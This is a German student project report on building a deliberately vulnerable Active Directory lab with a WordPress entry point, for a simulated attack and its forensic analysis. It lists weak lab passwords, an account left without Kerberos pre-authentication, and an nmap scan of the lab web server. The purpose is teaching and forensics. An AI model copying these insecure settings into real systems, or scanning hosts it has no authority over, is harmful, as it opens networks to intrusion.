

# **IT-Forensik Projekt II**

## **Forensische Auswertung eines simulierten Angriffs auf eine Active Directory Umgebung**

Eingereicht am: 22. Juni 2024

von: Rainer Herold

Pascal Schrieber

Yvonne Frank

---

## 1 Kurzreferat

Das Thema der Projektarbeit wurde gewählt, um sich intensiver mit der Bedeutung eines Active Directory in Kombination mit den forensischen Aspekten zu befassen. Für die Erstellung der gesamten Struktur wurden vereinzelt Punkte berücksichtigt, die aus Erfahrungen von Penetrationstests im beruflichen Umfeld, sowie auch durch stetige Weiterbildungen in Form von abgeschlossenen Zertifizierungen von Rainer Herold (Penetration Tester und Red Teamer bei BDO Cyber Security GmbH) stammen. So wurde beispielsweise ein klassisches Szenario entworfen, bei dem eine Wordpress-Instanz als Einstiegstor dient. Auf dieser befinden sich ebenfalls Zugangsdaten, die für den weiteren Angriff essentiell sind. Des Weiteren werden in dem Projekt Netzwerkthemen wie Pivoting behandelt, bei dem ein Angreifer nach dem Einstiegspunkt in das Netzwerk gelangt um die dahinterliegenden Systeme aus einem weiteren Netz zu erreichen. Die Bachelorarbeit von Herrn Alexander Gritzka zur Thematik "Konzeption einer Windows-Laborumgebung zur Untersuchung computerforensischer Artefakte" floss ebenfalls in Überlegungen zu dieser Arbeit mit ein. Das Ziel der Ausarbeitung ist es darzustellen, wie trivial es sein kann, einen Einstieg in ein Unternehmensnetzwerk zu erhalten und wie schnell ein erfahrener Angreifer sich ausbreiten und Schaden anrichten kann. Das Projekt beschränkt sich auf vier Systeme und beinhaltet keine Härtungsvorgänge oder Anleitungen zur Behebung von Schwachstellen. Auch sind keine weiteren Angriffspfade berücksichtigt worden, die zu vergleichbaren Resultaten führen würden.

The topic of the project work was chosen to delve deeper into the significance of an Active Directory in conjunction with its forensic aspect. In creating the entire structure, isolated points were included and taken into account from experience gained from penetration tests in the professional environment, as well as through continuous further training in the form of completed security certifications by Rainer Herold (Penetration Tester and Red Teamer at BDO Cyber Security GmbH). For instance, a classic scenario via a WordPress instance was designed, which serves as an entry point. This also contains access credentials essential for further attacks. The project also deals with topics such as pivoting, in which an attacker uses the compromised system as a gateway after initial access in order to reach the underlying systems from another network. The bachelor thesis of Mr. Alexander Gritzka named „Conception of a Windows laboratory environment for examining computer forensic artefacts“ was also incorporated into the considerations for this work. The aim of the project is to show how trivial it can be to gain access to a corporate network and how quickly an experienced attacker can spread and cause damage. The project is limited to four systems and does not include hardening procedures and instructions on how to fix vulnerabilities. Also, no further attack paths have been considered that would lead to the same result.

.

## 2 Inhalt

1	Kurzreferat.....	2
2	Inhalt.....	4
3	Einleitung.....	6
4	Vorbetrachtungen.....	8
5	Entwurf der gewählten Lösungsvariante .....	14
6	Realisierung der Simulationsumgebung .....	19
6.1	Fiktive Mitarbeiter.....	19
6.2	Übersicht der Zugangsdaten.....	20
6.3	Installation der Serverkomponenten .....	21
6.3.1	Windows Server - Active Directory .....	21
6.3.2	Ubuntu Server.....	22
6.3.3	Windows Client .....	23
6.3.4	Windows Server - Backupserver .....	24
6.4	Installation der Angriffsumgebung .....	24
6.5	Installation der Forensischen Arbeitsstation .....	25
7	Nachweis der Funktionsfähigkeit .....	26
7.1	Angriffssimulation.....	26
7.2	Forensische Analyse.....	63
8	Bewertung der eigenen Lösung .....	84
9	Zusammenfassung und Ausblick .....	85
9.1	Ausblick.....	85
9.2	Konklusion.....	85
9.3	Fazit .....	86
10	Literaturverzeichnis .....	89
11	Bilderverzeichnis .....	92
12	Listingverzeichnis.....	100
13	Tabellenverzeichnis.....	101
14	Anlagenverzeichnis und Anlagen.....	102
14.1	Installation der Serverkomponenten .....	102
14.1.1	Windows Server - Active Directory .....	102
14.1.2	Ubuntu Server.....	159
14.1.3	Windows Client .....	179
14.1.4	Windows Server - Backupserver .....	187
14.2	Installation der Angriffsumgebung .....	188
14.3	Installation der Forensischen Arbeitsstation .....	209
15	Verzeichnis der Abkürzungen .....	212
16	Glossar .....	213



17 Thesen ..... 216

### 3 Einleitung

Das Active Directory ist eine grundlegende Technologie in modernen IT-Infrastrukturen. Es dient als zentrales Verzeichnis, über welches unterschiedliche Ressourcen innerhalb einer Organisation, wie beispielsweise Benutzer, Computer, Programme und Netzwerkgeräte administriert werden können.

Eine strukturierte Hierarchie vereinfacht hierbei die Umsetzung komplexer Netzwerke und ermöglicht die zentralisierte Administration von Ressourcen innerhalb einer Domain.

Eine der Schlüsselfunktionen eines Active Directories ist der Authentifizierungs- und Autorisierungsprozess über Kerberos. Dieses arbeitet mit einer symmetrischen Verschlüsselung in Verbindung mit einer Ticket-Autorisierung und wurde unter Windows 2000 eingeführt. Es können Benutzer verifiziert und sichergestellt werden, dass lediglich autorisierte Benutzer innerhalb einer Domäne Zugriff zu spezifischen Ressourcen haben. Grundlage hierfür bilden Rechte, die individuelle Zugriffe regeln.

Das Active Directory funktioniert wie eine große Datenbank, bei der jeder unabhängig von seiner Berechtigungsstufe Leserechte hat. Aufgrund der vielen Konfigurationsmöglichkeiten deckt es ein breites Einsatzspektrum ab. Allerdings besteht bei Fehleinstellungen auch die Gefahr von Schwachstellen, die als Einfallstore für Angreifer dienen können. Aus diesem Grund ist es notwendig, stets über die neuesten Schwachstellen informiert zu sein und die bestehende Active Directory-Umgebung bestmöglich abzusichern.

Vorkehrungen wie eine aktuelle Software, regelmäßig geänderte Kennwörter, dezentrale Backups sind nur einige möglicher Schritte, die die Sicherheit gegen mögliche Angriffe erhöhen können.

Diese Aufgabe nimmt in den seltensten Fällen, bei Firmen, eine interne Cybersecurity Abteilung wahr. Aufgrund einer Bandbreite an Informationen, die oftmals Handlungsbedarf erfordern, um bestehende Sicherheit zu gewährleisten, ist es notwendig, in IT-Fachpersonal zu investieren.

In Abhängigkeit der finanziellen und zeitlichen Ressourcen werden oftmals externe Dienstleister in Anspruch genommen, die die interne Sicherheit bewerten und optimieren. Die Nutzung externer Sicherheitsüberprüfungen ist sinnvoller, da die Bewertung sicherheitskritischer Bereiche durch einen objektiven Dritten viele Vorteile mit sich bringt.

So werden gebräuchliche Dienstprozesse, die sonst unbeachtet bleiben würden, wie das Setzen von schwachen Kennwörtern und das Ablegen dieser im Klartext, häufig sehr viel kritischer betrachtet und aufgezeigt.

Zu Demonstrationszwecken wurde für das folgende Angriffsszenario ein Unternehmen konstruiert, in der empfohlenen Maßgaben zur Gewährleistung eines sicheren IT-Systems, wie das Nutzen von aktueller Software und Sensibilisierungs- und Schulungsmaßnahmen für die Mitarbeiter, nicht beachtet werden. Anschließend wird ein Angriff simuliert, welcher forensisch ausgewertet wird.

## 4 Vorbetrachtungen

Das Problem, welches sich bei der Auswahl einer geeigneten Simulation eines Unternehmensnetzes ergibt, ist der Zeitaufwand, sowie auch mögliche Begrenzungen in der Umsetzung.

Die folgenden Szenarien wurden mit ihren Vor- und Nachteilen verglichen:

Großes Netz:

- 250-2000 Personen
- Mehrere Netztrennungen
- Hoher Aufwand
- 100-700 Systeme

Mittelständisches Netz:

- 50-250 Personen
- Wenige Netztrennungen
- Mittelmäßiger Aufwand
- 5-100 Systeme

Kleineres Netz:

- 1-50 Personen
- Ein gesamtes Netz
- Geringster Aufwand
- 4-5 Systeme

Ein weiteres Problem, welches sich ergibt, ist die Frage, ob es sinnvoll ist, die Realisierung auf virtuelle Maschinen oder auf physischer Hardware umzusetzen.

Die folgende Tabelle vergleicht die Aspekte beider Methoden und dient der Auswahlentscheidung zur Umsetzung des Projektes.

**Tabelle 1:** Vergleich zwischen virtuellen Maschinen und phys. Hardware

Virtuelle Maschine	Physische Hardware
<ul style="list-style-type: none"> <li>• Kostengünstig</li> <li>• Leicht auszutauschen</li> <li>• Hypervisor wird benötigt</li> </ul>	<ul style="list-style-type: none"> <li>• Teure Anschaffungskosten</li> <li>• Platzmangel</li> <li>• Erhöhte Stromkosten</li> </ul>

Aufgrund der schwerwiegenden Argumente wird der Versuch in einer virtuellen Umgebung realisiert.

Des Weiteren werden einzelne Sicherheitsbetriebssysteme zur Festlegung eines Betriebssystems für die Durchführung der Angriffssimulation näher betrachtet.

Kali Linux:

- Industriestandard
- Leicht modifizierbar durch „Yggdrasil“ von Rainer Herold
- Leichte Bedienbarkeit
- Viele Anleitungen auffindbar

Parrot OS:

- Basiert ähnlich wie Kali Linux auf Debian
- Gängig bei HackTheBox
- Leichte Bedienbarkeit

BlackArch Linux:

- Beinhaltet eine breite Auswahl an Tools
- Arch Linux richtet sich allgemein an erfahrenere Anwender
- Höhere Fehleranfälligkeit

Die Entscheidung fiel aufgrund der überzeugenden Aspekte auf Kali Linux.

Darüber hinaus erfolgt eine Evaluation zur Festlegung eines Betriebssystems für die forensische Analyse.

Kali Linux:

- Einige forensische Tools sind bereits vorinstalliert (z. B. Autopsy)
- Leicht modifizierbar durch „Yggdrasil“ von Rainer Herold
- Beinhaltet auch Tools für Penetrationstests
- installierte Software ist nicht immer auf dem neusten Stand (z. B. Sleuthkit)

Parrot OS:

- Eignet sich mehr für Penetrationstests oder Capture the Flag (CTFs)

BlackArch:

- Beinhaltet eine breite Auswahl an Tools
- richtet sich allgemein an erfahrenere Anwender
- Höhere Fehleranfälligkeit

Ubuntu:

- Beinhaltet keinerlei vorinstallierte Tools für forensische Zwecke
- Kann bei einer Kompromittierung nicht als Cyberwaffe genutzt werden, um direkten Schaden anzurichten, wie z. B. bei Kali, Parrot oder BlackArch, da keine Penetrationstest Tools vorhanden sind

Aufgrund der überwiegenden positiven Aspekte fiel auch hier die Wahl des Betriebssystems der forensischen Arbeitsumgebung auf Kali Linux. Die Umsetzung einer Windows-Laborumgebung für diesen Zweck, wie in der Bachelorthesis von Herrn Gritzka aufgezeigt, ist auch ein Lösungsansatz, bat für den in dieser Arbeit genutzten Auswertungszweck keinen direkten Vorteil, da keine Malware Analyse benötigt wird.

Für die Modifikation von Kali Linux existieren mehrere Tools wie z. B.

**pimpmykali**<sup>1</sup>, **WeaponizeKali.sh**<sup>2</sup> oder **Yggdrasil**<sup>3</sup>. Die folgende Tabelle dient

---

<sup>1</sup> <https://github.com/Dewalt-arch/pimpmykali>

<sup>2</sup> <https://github.com/snovvcrash/WeaponizeKali.sh>

<sup>3</sup> <https://github.com/Jarl-Bjoern/Yggdrasil>

als Vergleich zwischen den Tools pimpmykali und Yggdrasil.

**Tabelle 2:** Vergleich zwischen pimpmykali und Yggdrasil

Pimpmykali	Yggdrasil
<ul style="list-style-type: none"><li>• Benutzerfreundlich und für Einsteiger geeignet</li><li>• Viele Nachbesserungen für Kali</li><li>• Viele modifizierbare Konfigurationen</li></ul>	<ul style="list-style-type: none"><li>• Umfassende Dokumentation</li><li>• Konfigurationen können leicht angepasst werden</li><li>• Benutzerfreundlich</li><li>• Auswahlmöglichkeiten zwischen verschiedenen Tool-Sets</li><li>• Beinhaltet viele spezielle Konfigurationen (z. B. automatisierte Updates, lokale Härtingsmaßnahmen)</li></ul>

Darüber hinaus existieren zahlreiche PowerShell-Skripte, welche den Aufbau eines Active Directories automatisieren oder auch mit Schwachstellen (z. B.



BadBlood<sup>4</sup>) befüllen.

Auf Weiterbildungsplattformen wie z. B. HackTheBox<sup>5</sup> oder TryHackMe<sup>6</sup> sind vorkonfigurierte Instanzen vorhanden. Das größte Problem ist hierbei, dass die Anwender zwar Schwachstellen ausprobieren können, aber die Grundlagen, welche zur Beseitigung der Ursache notwendig sind oder das Basiswissen wie z. B. der Aufbau eines Netzwerks, nicht vermittelt werden.

---

<sup>4</sup> <https://github.com/davidprowe/BadBlood>

<sup>5</sup> <https://www.hackthebox.com/>

<sup>6</sup> <https://tryhackme.com/>

## 5 Entwurf der gewählten Lösungsvariante

Das simulierte Unternehmen besitzt eine Größenordnung von 10-20 Personen, hierbei wurden auszugsweise vier Computersysteme in Form von virtuellen Maschinen gewählt, welches aus den obigen Vergleichen dem mittelständischen Netz zu zuordnen ist. Darüber hinaus wurde dieses auch gewählt, da es einem realistischen Szenario entspricht und den geringsten zeitlichen und finanziellen Aufwand darstellt. Die Entscheidung fiel auf vier Systeme, da der Zeitaufwand für die Realisierung von 5-100 Systemen zu groß ist.

Zu Lehrzwecken wurde für die Ausarbeitung, der Fokus auf einen kompletten Selbstaufbau eines Unternehmensnetzes gesetzt, um die Mechaniken besser verinnerlichen zu können.

Die Bachelorarbeit „Konzeption einer Windows-Laborumgebung zur Untersuchung computerforensischer Artefakte“ von Alexander Gritzka vergleicht zwei Hypervisoren und schließt mit dem Fazit, dass aufgrund der Vorteile und dem Hinblick auf die Lizenzkosten von **VMware ESXi**, ist demnach **VMware Workstation Pro** der geeignetere Hypervisor. Vor diesem Hintergrund wurde für die Ausarbeitung der **Desktop Hypervisor** priorisiert ausgewählt. Zudem steht

er seit der Übernahme des Unternehmens Broadcom kostenfrei<sup>7</sup> für den Privatgebrauch zur Verfügung.

Hierzu ist ein **Domänen-Controller (Active Directory)** aufzubauen, welcher als zentrale Einheit des Unternehmens gilt und für die Verwaltung von Benutzern, sowie auch von allen innerhalb einer Domäne befindlichen Systeme zuständig ist. Zu den Komponenten des Domänen-Controllers zählen ein **Domain Name Server (DNS)**, **Dynamic Host Configuration Protocol (DHCP) Server**, sowie die Serverrolle **Active Directory Domain Services**. Ein Domain Name Server überträgt Computernamen in IP-Adressen und umgekehrt, während ein Dynamic Host Configuration Protocol ein Protokoll ist, welches IP-Adressen verwaltet und an die anfragenden Hosts verteilt.

Zum Einsatz kommt das Betriebssystem Microsoft **Windows Server 2019**, da es realistisch ist, dass Unternehmen aus Kostengründen noch eine ältere Version verwenden und ein Update auf eine neuere Instanz sehr viel Aufwand bis hin zum temporären Stillstand eines Unternehmens bedeuten kann, sofern keine Failover Lösungen vorhanden sind.

Als Failover wird eine Rückfallebene bezeichnet, bei der im Falle eines Systemausfalles automatisch ein Ersatzsystem die laufenden Aufgaben

---

<sup>7</sup> <https://blogs.vmware.com/workstation/2024/05/vmware-workstation-pro-now-available-free-for-personal-use.html>

übernimmt.

Für den Backupserver wird ebenfalls **Windows Server 2019** verwendet.

Des Weiteren wird ein **Ubuntu Server 22.04 LTS** eingesetzt, welcher als Webserver fungiert. Auf dem Webserver ist das Content Management System **WordPress** installiert, auf welchem zwei Benutzer angelegt wurden. Zu den Benutzern gehören ein **IT-Administrator**, sowie ein Mitarbeiter aus der **Human Resources (HR)** Abteilung.

Für die Angriffssimulation wird das Betriebssystem **Kali Linux (Release 2024.01)** verwendet, da dieses das Geläufigste für Penetrationstests ist und durch Rainer Herold mittels des selbstentwickelten Tools **Yggdrasil** modifiziert wurde, um weitere Tool-Sets nachzuladen, die für verschiedene Szenarien essentiell sind.

Zur forensischen Analyse wird ebenfalls das Betriebssystem Kali Linux in Kombination mit dem Open Source Tool **Yggdrasil** verwendet, da dieses auch Programme für forensische Analysen beinhaltet.

Die Angriffstaktiken orientieren sich an die Techniken des **MITRE ATT&CK Frameworks**<sup>8</sup>, welches oft im Zusammenhang mit Red Team Engagements, sowie Penetrationstests verwendet wird. Das MITRE ATT&CK Framework zählt zu dem Industriestandard, da in der entwickelten Matrix, Taktiken und

---


<sup>8</sup> <https://attack.mitre.org/>

Angriffsszenarios aufgelistet sind, welche von Cybersecurity-Analysten, Threat-Huntern, IT-Forensikern, sowie auch Penetrationstestern verwendet werden, um die Resillienz von Unternehmen zu stärken und zugleich Leitfäden zu erstellen, sowie auch anzuwenden.

Mittels der Open Source Software **draw.io**<sup>9</sup> wurde ein Netzplan erstellt.

---

<sup>9</sup> <https://www.drawio.com/>



**Abbildung 1:** Netzplan des Unternehmens

Wie aus Abbildung 1 entnommen werden kann, wurden zwei Netze verwendet, da der Angreifer zuerst den Webserver kompromittieren muss, um die dahinter liegenden Systeme erreichen zu können. Dies ist zu vergleichen mit einer leichten **Demilitarisierten Zone (DMZ)**.

## **6 Realisierung der Simulationsumgebung**

Zur Umsetzung der Simulation wird ein kleines Unternehmen von einer ungefähren Größe von 10-20 Mitarbeitern gewählt. Für die Implementierung wurden jeweils drei Windows- und ein Linux System ausgewählt. Um es hierbei realistisch zu halten, wurde bewusst, nicht die neuste Software oder ein aktuelles Betriebssystem verwendet.

### **6.1 Fiktive Mitarbeiter**

Für das Unternehmen wurden in der folgenden Tabelle Personen mit ihren dahinter liegenden Positionen innerhalb des Unternehmens definiert. Die in der Tabelle 1 aufgeführten Namen sind frei erfunden.

**Tabelle 1:** Mitarbeiterübersicht

Name	Position
Anna Schmidt	Human Resources
Peter Müller	Sales & Vertrieb
Lisa Becker	Assistenz der Geschäftsführung
Hans Schmidt	Geschäftsführer
Max Mustermann	IT-Administrator
Maria Meyer	Lohnbuchhaltung
Thomas Schneider	Auszubildende/r
Katharina Wagner	Auszubildende/r
Michael Fischer	Lohnbuchhaltung
Julia Weber	Human Resources
Christian Meier	IT-Administrator
Sarah König	Projektleiterin
Robert Klein	Praktikant

## 6.2 Übersicht der Zugangsdaten

Für die einzelnen Dienste und Benutzer, wurden spezielle Passwörter festgelegt, welche teilweise auch in bekannten Wörterbüchern vorhanden sind. Die Benutzer für die Kali Linux Maschinen sind personalisiert und demnach nicht in der folgenden Tabelle aufgeführt.



**Tabelle 2:** Übersicht der Zugangsdaten

Benutzer	Passwort
anna.schmidt (WordPress)	password123
max.mustermann (WordPress)	Zufälliges Passwort, wird bei der Installation von WordPress generiert
superadmin	password123
christian.meier	!1CombatMedic223!
robert.klein	*7Vamos!
Lokale Administratoren	*8Vamos!
Domänenadministrator	*9Vamos!
Alle weiteren Benutzer	!qw090688

## 6.3 Installation der Serverkomponenten

### 6.3.1 Windows Server - Active Directory

Das Active Directory ist die Kernkomponente des Unternehmens, in welchem die Benutzerverwaltung und Gruppenberechtigungen umgesetzt werden. Ein Benutzer hat die Kerberos Pre-Authentifizierung deaktiviert, wodurch das Risiko besteht, dass ein Angreifer den Hash (verschlüsselte Form des Benutzerpasswortes) abzufangen und diesen lokal zu brechen, sofern das Passwort in einer bekannten Wörterbuchliste vorhanden ist. Verwendet wird hierbei ein Windows Server 2019 Betriebssystem. Das Active Directory befindet sich in dem Netz **VMnet2** und besitzt nur **einen** Netzwerkadapter.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

**Tabelle 3:** Ressourcenaufteilung - Domain-Controller

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	100 GB
Prozessoren (CPU)	2

Die Installation und Konfiguration des Domänencontrollers ist in Kapitel 14.1.1 beschrieben.

### 6.3.2 Ubuntu Server

Der Ubuntu Server besitzt einen Webserver, der einem Angreifer als ersten Zugriff (**Initial Access**) in das Netz dient. Die dahinterliegende Technologie ist ein Apache Webserver, welcher das Content Management System **WordPress** installiert hat. Der dahinterliegende Quellcode wurde in der Programmiersprache **PHP** umgesetzt und verwendet Teile von **HTML**, **CSS** und **JavaScript**. Dem Webserver wurden zwei administrative Benutzer zugewiesen, um die Verwaltung von WordPress durchzuführen. Verwendet wird hierbei ein **Ubuntu Server LTS (Long-term Support) 22.04**. Der Webserver besitzt **zwei** Netzwerkadapter, der einerseits sicherstellt, dass das Netz via **Network Address Translation (NAT)**, von außen erreichbar ist und andererseits nur mit den Systemen aus dem internen Netz (**VMnet2**) kommunizieren kann.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

**Tabelle 4:** Ressourcenaufteilung - Webserver

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	50 GB
Prozessoren (CPU)	2
Netzwerkadapter	2x

Die Installation und Konfiguration des Webserver ist in Kapitel 14.1.2 beschrieben.

### 6.3.3 Windows Client

Der Windows Client wurde ursprünglich aufgesetzt, um einen Benutzer zu simulieren auf dem eine Ransomware installiert und ausgeführt wird. Das dahinterliegende Betriebssystem ist **Microsoft Windows 10**. Der Windows Client befindet sich in dem Netz **VMnet2** und besitzt nur **einen** Netzwerkadapter.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

**Tabelle 5:** Ressourcenaufteilung - Windows Client

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	100 GB
Prozessoren (CPU)	2

Die Installation und Konfiguration des Windows Clients ist in Kapitel 14.1.3 beschrieben.

### 6.3.4 Windows Server - Backupserver

Der Windows Server ist als Backupserver festgelegt worden, um die wichtigsten Daten des Unternehmens zu sichern. Das System befindet sich in dem Netz **VMnet2** und besitzt nur **einen** Netzwerkkadpter.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

**Tabelle 6:** Ressourcenaufteilung - Backup01

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	100 GB
Prozessoren (CPU)	2

Die Installation des Backupservers ist in dem Kapitel 14.1.4 beschrieben.

### 6.4 Installation der Angriffsumgebung

Das Betriebssystem **Kali Linux (Release 2024.1)** von Offensive Security wurde gewählt, da es das bekannteste Linux System ist, welches sich für professionelle Penetrationstests eignet. Das Betriebssystem wird durch den Einsatz des Open Source Tools **Yggdrasil**, welches von Rainer Herold entwickelt wurde, um Toolkits erweitert, sowie auch modifiziert.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

**Tabelle 7:** Ressourcenaufteilung - Angriffsumgebung

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	100 GB
Prozessoren (CPU)	2

Die Installation und Konfiguration der Angriffsumgebung ist in Kapitel 14.2 beschrieben.

## 6.5 Installation der Forensischen Arbeitsstation

Das Betriebssystem **Kali Linux (Release 2024.1)** von Offensive Security wurde gewählt, da es das bekannteste Linux System ist, welches sich für professionelle Penetrationstests eignet. Das Betriebssystem wird durch den Einsatz des Open Source Tools **Yggdrasil**, welches von Rainer Herold entwickelt wurde, um Toolkits erweitert, sowie auch modifiziert.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

**Tabelle 8:** Ressourcenaufteilung - Forensische Arbeitsstation

Ressource	Größe
Arbeitsspeicher (RAM)	8 GB
Festplattenspeicher	200 GB
Prozessoren (CPU)	4

Die Installation und Konfiguration sind in dem Kapitel 14.3 einzusehen.

## 7 Nachweis der Funktionsfähigkeit

### 7.1 Angriffssimulation

Nachdem die Systeme aufgesetzt und konfiguriert wurden, wird mittels des Netzwerkscanners **nmap**<sup>10</sup> ein **Service Scan** auf den von außen erreichbaren **Webserver** durchgeführt, um die dahinterliegende Technologie zu identifizieren. Wie aus der Abbildung 2 entnommen werden kann, wurden zwei offene **Ports**

---

<sup>10</sup> <https://nmap.org/>

## 22/TCP – Secure Shell (SSH) und 80/TCP Apache HTTPD gefunden.

```
(root@red-team-kali)~# nmap 192.168.237.129 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 21:35 CEST
Nmap scan report for 192.168.237.129
Host is up (0.000071s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 00:0C:29:BC:12:35 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.63 seconds
```

Abbildung 2: Durchführung der Angriffssimulation 1/42

